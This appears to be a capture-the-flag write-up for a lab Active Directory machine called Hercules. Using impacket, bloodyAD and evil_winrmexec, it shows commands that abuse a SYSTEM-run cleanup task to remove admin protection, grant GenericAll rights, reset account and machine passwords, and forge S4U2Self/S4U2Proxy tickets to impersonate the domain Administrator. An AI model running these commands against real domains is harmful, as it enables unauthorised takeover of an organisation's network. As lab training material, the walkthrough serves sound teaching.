PS C:\\Users\\auditor\\Documents> Get-ADUser -Identity "IIS_Administrator" -Properties adminCount | Select-Object Name, adminCount
adminCount=1 means the account is a protected administrative account.
It’s controlled by the AdminSDHolder mechanism, which periodically applies strict ACLs and disables inheritance to prevent unauthorized changes such as password resets or permission modifications.
This explains why we were unable to enable the IIS_Administrator account.

We request a Kerberos TGT for ashley.b using an NT hash
getTGT.py -hashes :1e719fbfddd226da74f644eac9df7fd2 hercules.htb/ashley.b@dc.hercules.htb
We run evil_winrmexec over HTTPS using ashley.b Kerberos cache
KRB5CCNAME=ashley.b@dc.hercules.htb.ccache python3 evil_winrmexec.py -ssl -port 5986 -k -no-pass hercules.htb/ashley.b@dc.hercules.htb
We display aCleanup.ps1 contents
PS C:\\Users\\ashley.b\\Desktop> cat aCleanup.ps1
Its start an ScheduledTask

We check that script file first
PS C:\\Users\\ashley.b\\scripts> type C:\\Users\\ashley.b\\Scripts\\cleanup.ps1
- Clears the
adminCountattribute from each AD object (removing admin protection).
Re-enables inheritance for ACLs using SetAccessRuleProtection($False, $False).Processes all objects within the DCHERCULES OU that the group HERCULES\IT Support can access.Logs all changes to C:\Users\ashley.b\Scripts\log.txt.

We sow the scheduled task principal
PS C:\\Users\\ashley.b\\scripts> Get-ScheduledTask -TaskName "Password Cleanup" | Select-Object -ExpandProperty Principal
The Task run under SYSTEM
Summary
Running C:\Users\ashley.b\Desktop\aCleanup.ps1 triggers the scheduled task “Password Cleanup”, which runs under the SYSTEM account and performs an automated Active Directory cleanup within the DCHERCULES OU.
The script scans for AD objects that the group HERCULES\IT Support (including Ashley.B) can control (ExtendedRight or GenericAll) and removes administrative protection.In short:
- Clears the
adminCountattribute on protected accounts.
- Restores ACL inheritance (
SetAccessRuleProtection($False,$False)) to reset default permissions.
- Logs all actions to
C:\Users\ashley.b\Scripts\log.txt.When executed manually as ashley.b (
C:\Users\ashley.b\Scripts\cleanup.ps1), it fails because she lacks permission to modify protected AD attributes, while the scheduled task runs as SYSTEM with full privileges.
Note that the cleanup only targets objects that HERCULES\IT Support can control, so grantingGenericAllis required before the script will operate on those objects.Also, because AdminSDHolder/SDProp can reapply protections, The script restores inheritance after clearing
adminCountto reapply default ACL behavior.
Lets run the script
PS C:\\Users\\ashley.b\\desktop ./aCleanup.ps1

We check the logs that created by the script
type C:\\Users\\ashley.b\\Scripts\\log.txt
No Entry for our next Target iis_administrator

What the Log show?
The log shows that the IIS_Administrator account is still protected (adminCount) — it cannot yet be enabled or have its password reset.
To change this, we grant the IT-SUPPORT group (of which Ashley.B is a member) GenericAll rights on the Forest Migration OU.We then run the cleanup script as Ashley.B, which removes the protection attributes from the IIS_Administrator account by clearing the adminCount flag and re-enabling ACL inheritance.
Afterward, we use the Auditor account, which has GenericAll rights over the Forest Migration OU, to enable the IIS_Administrator account and successfully reset its password.
Step3 Privilege Escalation via GenericAll
Since we now understand what the cleanup script does and how it operates, we will next grant GenericAll permissions on the Forest Migration OU — first to HERCULES\\IT Support, and then to HERCULES\\Auditor.After assigning these rights, we will run the cleanup script again to ensure that the changes are applied and all protected attributes (such as
adminCount) are successfully removed.
We grant GenericAll on Forest Migration OU to IT SUPPORT
KRB5CCNAME=Auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'IT SUPPORT'

We grant GenericAll on Forest Migration OU to Auditor
KRB5CCNAME=Auditor.ccache bloodyAD --host dc.hercules.htb -d hercules.htb -u Auditor -k \
   add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor

Lets run the script again
PS C:\\Users\\ashley.b\\desktop> ./aCleanup.ps1
We check the logs again
type C:\\Users\\ashley.b\\Scripts\\log.txt
Now we have an entry for IIS_Administrator

To confirm that the adminCount flag has been removed run the command again.
PS C:\\Users\\ashley.b\\Desktop> Get-ADUser -Identity "IIS_Administrator" -Properties adminCount | Select-Object Name, adminCount
The adminCount flag has been removed

Step4 IIS_Administrator Account Takeover
We know that:
IIS_Administrator has ForceChangePassword rights over the IIS_webserver$ account.The IIS_Administrator account is disabled and protected by adminCount=1, preventing any modifications.However, we successfully removed the
adminCountflag by running the cleanup script from Ashley’s desktop (C:\\Users\\ashley.b\\Desktop\\aCleanup.ps1), which executed under the SYSTEM context.Before running the script, we granted the
HERCULES\\IT SupportgroupGenericAllrights on the Forest Migration OU, allowing the cleanup task to modify protected objects.Our next step is to enable the
IIS_Administratoraccount, reset its password, and then request a Kerberos ticket for this account.
We re-enable the IIS_Administrator account
(when you got the Error "insufficientAccessRights" run the aCleanup.ps1 script again and run the first 2 commands on Step3... GenericAll Rights)
KRB5CCNAME=Auditor.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k remove uac "IIS_Administrator" -f ACCOUNTDISABLE

We reset the IIS_Administrator password
KRB5CCNAME=Auditor.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k set password "IIS_Administrator" Passw0rd@123

We request a Kerberos TGT for iis_administrator
impacket-getTGT hercules.htb/'iis_administrator':'Passw0rd@123' -dc-ip 10.10.11.91
Step 5: Computer Account Compromise
We know IIS_Administrator has ForceChangePassword rights over IIS_webserver$.Our next steps:
- Reset the password for
IIS_webserver$.
- Request a Kerberos ticket (ccache) for
IIS_webserver$.
- Extract the Ticket Session Key from the
IIS_webserver$.ccache(retrieve the session key).
- Use that session key with
changepasswd.pyto reset the machine account password again (this ensures cryptographic key consistency required for the subsequent S4U2Self/S4U2Proxy steps).
Why reset the PW twice?
We reset IIS_webserver$ once to gain control, but then request a ticket and extract the ticket session key so we can perform a second, session-key-authorized password change with changepasswd.py. This ensures the machine account key/NT hash is cryptographically consistent with the KDC and tools—without this step the subsequent getST.py -u2u ... S4U2Proxy request will fail.
We reset the iis_webserver$ account password
KRB5CCNAME=iis_administrator.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'IIS_Administrator' -k set password "iis_webserver$" Passw0rd@123

We compute the NTLM hash of the password
(We need to convert the PW into a hash )
iconv -f ASCII -t UTF-16LE <(printf 'Passw0rd@123') | openssl dgst -md4

Why we need to use a NTLM Hash instead a PW ?
The S4U2Proxy attack requires the direct use of the NTLM hash instead of the password, because U2U constrained delegation requires cryptographic key consistency.With the hash-based approach, the KDC uses this exact hash as the RC4 HMAC encryption key. This ensures that the service ticket keys between the attack tool and the domain controller are perfectly consistent.
Password-based authentication introduces additional key derivation steps, which can lead to inconsistencies in constrained delegation with RC4 encryption.
We request a Kerberos TGT for IIS_webserver with NT hash
impacket-getTGT -hashes :14d0fcda7ad363097760391f302da68d 'hercules.htb/IIS_webserver$' -dc-ip 10.10.11.91

We extract the ticket session key from IIS_webserver$ ccache
describeTicket.py 'IIS_webserver$.ccache' | grep 'Ticket Session Key'
We got a Session Key
(the Key will be different every times)

We change the IIS_webserver$ account password using the Session Key Hash that we got in the step before
changepasswd.py -newhashes :f7b8009b9203ac911cdb11f7adb35829 'hercules.htb'/'IIS_webserver$':'Passw0rd@123'@'dc.hercules.htb' -k

Step 6: S4U2Self/S4U2Proxy Abuse for Domain Admin
- The

IIS_webserver$account has themsDS-AllowedToActOnBehalfOfOtherIdentityattribute set towarddc.hercules.htb, which grants it Resource-Based Constrained Delegation (RBCD) permissions.

This means IIS_webserver$ is allowed to act on behalf of other users — in this case, the Administrator account — when accessing services on the Domain Controller.Because of this delegation, we can use getST.py with the -impersonate "Administrator" flag to request a CIFS service ticket for dc.hercules.htb.The resulting ticket is a delegated Kerberos TGS, allowing us to authenticate to the DC’s CIFS service as Administrator.This step only works because we have control over the IIS_webserver$ account (known NT hash or session key) and the delegation target includes the SPN cifs/dc.hercules.htb.
iis_webserver$ have AllowedToAct to dc.hercules.htb
We request a CIFS service ticket to impersonate Administrator
KRB5CCNAME=IIS_webserver$.ccache getST.py -u2u -impersonate "Administrator" -spn "cifs/dc.hercules.htb" -k -no-pass 'hercules.htb'/'IIS_webserver$'
We run evil_winrmexec over HTTPS as Administrator
KRB5CCNAME=Administrator@cifs_dc.hercules.htb@HERCULES.HTB.ccache python3 evil_winrmexec.py -ssl -port 5986 -k -no-pass dc.hercules.htb


We got the Root Flag
type C:\\Users\\Admin\\Desktop\\root.txt
Complete Privilege Escalation Path - Hercules
1. Certificate Attacks (ESC3)
Reason: Fernando.R was member of Smartcard Operators group with Enroll rights on Certificate Request Agent template.
How it worked:
- Certificate Request Agent template had ENROLLEE_SUPPLIES_SUBJECT flag set (ESC3)
- Allowed Fernando.R to request certificates on behalf of other users
- Obtained Enrollment Agent certificate → Used to request domain auth certificate for ashley.b
2. Forest Migration OU Takeover
Reason: Auditor account had permissions to take ownership of OU and grant itself GenericAll rights.
How it worked:
- BloodHound showed Auditor could become owner of
OU=Forest Migration
- Once owner, added GenericAll permissions
- Enabled manipulation of all objects in OU (enable accounts, reset passwords)
3. Ashley.B Privilege Activation
Reason: Ashley.B was member of IT Support group with ForceChangePassword rights, activated by cleanup script.
How it worked:
- Running
aCleanup.ps1enabled Ashley.B's group memberships
- IT Support had ForceChangePassword rights on multiple users
- Allowed password resets for lateral movement
4. IIS_Administrator Control
Reason: IIS_Administrator was member of Service Operators with explicit ForceChangePassword on IIS_webserver$.
How it worked:
- Service Operators membership granted service account management
- Direct ForceChangePassword permission on IIS_webserver$ computer account
- Enabled password reset → Obtained NTLM hash for delegation attacks
5. S4U2Proxy Delegation
Reason: IIS_webserver$ had constrained delegation rights to Domain Controller.
How it worked:
- S4U2Self: IIS_webserver$ could request service ticket to itself for any user
- S4U2Proxy: Forward ticket to DC's CIFS service
- Allowed Administrator impersonation for CIFS service access